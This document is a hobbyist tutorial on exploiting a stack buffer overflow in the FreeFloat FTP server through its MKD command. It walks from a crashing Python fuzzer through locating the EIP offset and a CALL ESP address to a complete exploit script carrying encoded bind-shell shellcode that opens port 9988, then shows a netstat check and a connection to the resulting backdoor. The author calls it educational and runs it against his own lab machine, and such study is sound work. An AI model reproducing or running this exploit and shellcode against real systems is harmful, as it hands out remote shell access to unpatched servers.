Simple Buffer overflow Exploit

For Education Purpose Only ! Don't use this to harm other people . Its ilegal.

In this article we will discuss about common Software exploitation method : Buffer overflow.

"In computer security and programming, a **buffer overflow**, or **buffer overrun**, is an anomaly where a program, while writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations " - Wikipedia (buffer overflow).

The 'Target' Program is 'FreeFloat FTP' (2004) , Which I saw that many different vulnerabilities found on that one, So I've decided to investigate it myself.

Download : https://www.exploit-db.com/apps/687ef6f72dcbbf5b2506e80a375377fa-freefloatftpserver.zip

Tools we are about to use :

[*] Immuinity debugger.
[*] PuTTy.
[*] And we will need Python.

So lets start :
As we saw earlier from Wikipedia , BOF(buffer overflow) occurs when writing large data to a buffer which cant hold so much data then this data start overwrite values in the program. Aka, overwrite Registers,The Stack and so on..

so lets try to overflow the program, Lets write a quick Python Script that would send a data to our program(FreeFloat FTP) :

```
1
2  # Step 1 : Sending a buffer to FreeFloat FTP.
3  # Shay.
4  import sys
5  import socket
6
7  buff = "A" * 200
8  sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
9  conn = sock.connect(('172.16.253.1', 21))
10
11 sock.recv(1024)
12 sock.send('USER anonymous\r\n')
13 sock.recv(1024)
14 sock.send('PASS anonymous\r\n')
15 sock.recv(1024)
16 sock.send('MKD ' + buff + '\r\n')
17 sock.recv(1024)
18 sock.send('QUIT\r\n')
19 sock.close
20
```


a brief explanation about the script :

[*] We have created a variable which hold our buffer, (200 times 'A').
[*] We have created a socket (AF_INET = Ipv4, SOCK_STREAM = TCP).
[*] Connected with this socket to My computer IP and with port 21 (FTP)
[*] Default FTP login details are anonymous so will use them.
[*] Sending User and Pass, Which time receive a respond.
[*] 'MKD' is make directory in the host, google for full FTP commands.

[*] And finally Quit connection and closing the socket.

And lets run this script !
… nothing happened :(.
probably the buffer can hold more then 200 Bytes. (1 Char = 1 Byte).

Lets send a bigger buffer (1000) :



Yes ! We successfully kill the program.

Goals to successfully exploit this program :
[*] Control the Program Flow.
[*] Make it run a shellcode.

Pretty simple isn't?


Let's see what really happened to the program while crashing using Immuinity debugger.

launch Immuinity and open with it the program and click F9 to run the program (you will see in the right corner downside 'running')


And run the script again.

You will see something like this :

Registers Sections :



The Stack :



So what do we see here ?

[*] We can see the ESP and EIP has been overwrited with our buffer. ('A')
[*] as well we see that the stack is full of our buffer.

What does that tells us ?

[*] We can control the flow of the program. (We can write into EIP whatever we want)

How did ESP and EIP overwrited ?
Apparently because the buffer was in the stack and without Boundary check it overwrite the stack and EIP changed because the 'ret' instruction in every function.

Back to the exploit development :

As we said we overwrites the EIP , So we need to know which 4 'A's in the all 1000 overwrited the EIP so we can change it to w/e address we want to.

for this mission there is a common tool by metasploit : pattern_offset , pattern_create.
But I've found a friendly script by Svenito which can be found here :
https://github.com/Svenito/exploit-pattern

Which does the same thing . It create a N long unique pattern so when overwritting EIP we can say exacly at what offset it got overwrited by.

so run this script by giving him our buffer length (1000) and instead of 'A' in our script, send this buffer.

So our script will look like :

ofcourse the buff is longer but i've cutted the image.

And of course the program will crash again.
Lets relaunch it with Immunity and see what happen when sending the new buffer.

We can see that our EIP was overwrited with 69413269 which is iA2i (Ascii)

Don't forget to change it to little endian . So its i2Ai .
Lets run Svenito script again but this time with this argument and we will get the position of it in the pattern.

```
root@CxSxD:~/Desktop# python pattern_offset.py i2Ai
Pattern i2Ai first occurrence at position 247 in pattern.
```

Okay so we know that EIP is overwrites 247 Bytes after begin of the buffer.
Lets check it by running the next script while running the debugger:

Yes ! We found the exacly place. EIP was overwritted by 42424242 which is 'B' * 4.


so now we control the program flow !

So we archived our first goal.

Lets keep going, we know that the rest of our buffer is placed at our stack so we need to put our shellcode in the stack and make the program run it , we can do it now because we control the program flow (EIP).

So we need to find instruction in the program which Call/Jmp ESP so it will execute our shellcode when we will need it. And give EIP that address.

So lets find this instruction, this is pretty simple with Immunity , just go on the debugger.



Right Click → Search for → All Commands in all modules → call esp. and we will get a list

Just pick one, And put it in the script instead of the B's , dont forget little endian order.
And instead of the C's put shell_bind_tcp , You can find a lot of it in metasploit / google.
The one I used is openning a port 9988.

if you checked and not just read and did what I said you probably noticed that the ESP is pointing 8 bytes after C's starts , so we can replace the shell payload exacly instead of the C's we need to Add 8 bytes and then start the shellcode, just to make sure just add 25 Nops (\x90) is nop OP.

So our script gonna look like this :

```
import sys
import socket


#Shell_bind_tcp_port_9988
shellcode = (
"\xdb\xd0\xbb\x36\xcc\x70\x15\xd9\x74\x24\xf4\x5a\x33\xc9\xb1"
"\x56\x83\xc2\x04\x31\x5a\x14\x03\x5a\x22\x2e\x85\xe9\xa2\x27"
"\x66\x12\x32\x58\xee\xf7\x03\x4a\x94\x7c\x31\x5a\xde\xd1\xb9"
"\x11\xb2\xc1\x4a\x57\x1b\xe5\xfb\xd2\x7d\xc8\xfc\xd2\x41\x86"
"\x3e\x74\x3e\xd5\x12\x56\x7f\x16\x67\x97\xb8\x4b\x87\xc5\x11"
"\x07\x35\xfa\x16\x55\x85\xfb\xf8\xd1\xb5\x83\x7d\x25\x41\x3e"
"\x7f\x76\xf9\x35\x37\x6e\x72\x11\xe8\x8f\x57\x41\xd4\xc6\xdc"
"\xb2\xae\xd8\x34\x8b\x4f\xeb\x78\x40\x6e\xc3\x75\x98\xb6\xe4"
"\x65\xef\xcc\x16\x18\xe8\x16\x64\xc6\x7d\x8b\xce\x8d\x26\x6f"
"\xee\x42\xb0\xe4\xfc\x2f\xb6\xa3\xe0\xae\x1b\xd8\x1d\x3b\x9a"
"\x0f\x94\x7f\xb9\x8b\xfc\x24\xa0\x8a\x58\x8b\xdd\xcd\x05\x74"
"\x78\x85\xa4\x61\xfa\xc4\xa0\x46\x31\xf7\x30\xc0\x42\x84\x02"
"\x4f\xf9\x02\x2f\x18\x27\xd4\x50\x33\x9f\x4a\xaf\xbb\xe0\x43"
"\x74\xef\xb0\xfb\x5d\x8f\x5a\xfc\x62\x5a\xcc\xac\xcc\x34\xad"
"\x1c\xad\xe4\x45\x77\x22\xdb\x76\x78\xe8\x6a\xb1\xb6\xc8\x3f"
"\x56\xbb\xee\x98\xa2\x32\x08\x8c\xba\x12\x82\x38\x79\x41\x1b"
"\xdf\x82\xa3\x37\x48\x15\xfb\x51\x4e\x1a\xfc\x77\xfd\xb7\x54"
"\x10\x75\xd4\x60\x01\x8a\xf1\xc0\x48\xb3\x92\x9b\x24\x76\x02"
"\x9b\x6c\xe0\xa7\x0e\xeb\xf0\xae\x32\xa4\xa7\xe7\x85\xbd\x2d"
"\x1a\xbf\x17\x53\xe7\x59\x5f\xd7\x3c\x9a\x5e\xd6\xb1\xa6\x44"
"\xc8\x0f\x26\xc1\xbc\xdf\x71\x9f\x6a\xa6\x2b\x51\xc4\x70\x87"
"\x3b\x80\x05\xeb\xfb\xd6\x09\x26\x8a\x36\xbb\x9f\xcb\x49\x74"
"\x48\xdc\x32\x68\xe8\x23\xe9\x28\x18\x6e\xb3\x19\xb1\x37\x26"
"\x18\xdc\xc7\x9d\x5f\xd9\x4b\x17\x20\x1e\x53\x52\x25\x5a\xd3"
"\x8f\x57\xf3\xb6\xaf\xc4\xf4\x92"
)


buff = "A" * 247 + "\x77" + "\x6E" + "\xB8" + "\x76" + "\x90" * 25 + shellcode + "\x90" * 25

sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
conn = sock.connect(('172.16.253.1', 21))

sock.recv(1024)
sock.send('USER anonymous\r\n')
sock.recv(1024)
sock.send('PASS anonymous\r\n')
```

Buff = [Garbage*247] + [EIP] + [NOP*25] + [Shellcode] + [NOP*25]

so.. if we send this socket a port 9988 should open on the target computer,
lets check the port status before we send :

```
C:\Users\Shay>netstat -an |find "9988"

C:\Users\Shay>
```

the port is closed. Now lets send the socket


nothing crashes but lets see the port status :

```
C:\Users\Shay>netstat -an |find "9988"
  TCP    0.0.0.0:9988           0.0.0.0:0              LISTENING
```


YES ! The port is open !
We have achived goal no.2.

All we got left is just to connect to the target.
Lets do it quickly pretty late right now and im tired.. :

Open PuTTy , Enter target IP and port 9988 and using telnet :



Click Open and …



YES ! We have successfully opened a backdoor in our target computer and connected to it.
Now we can do w/e we want to this computer pretty much! This is my computer so doesn't helps me so much ;P

Goodnight.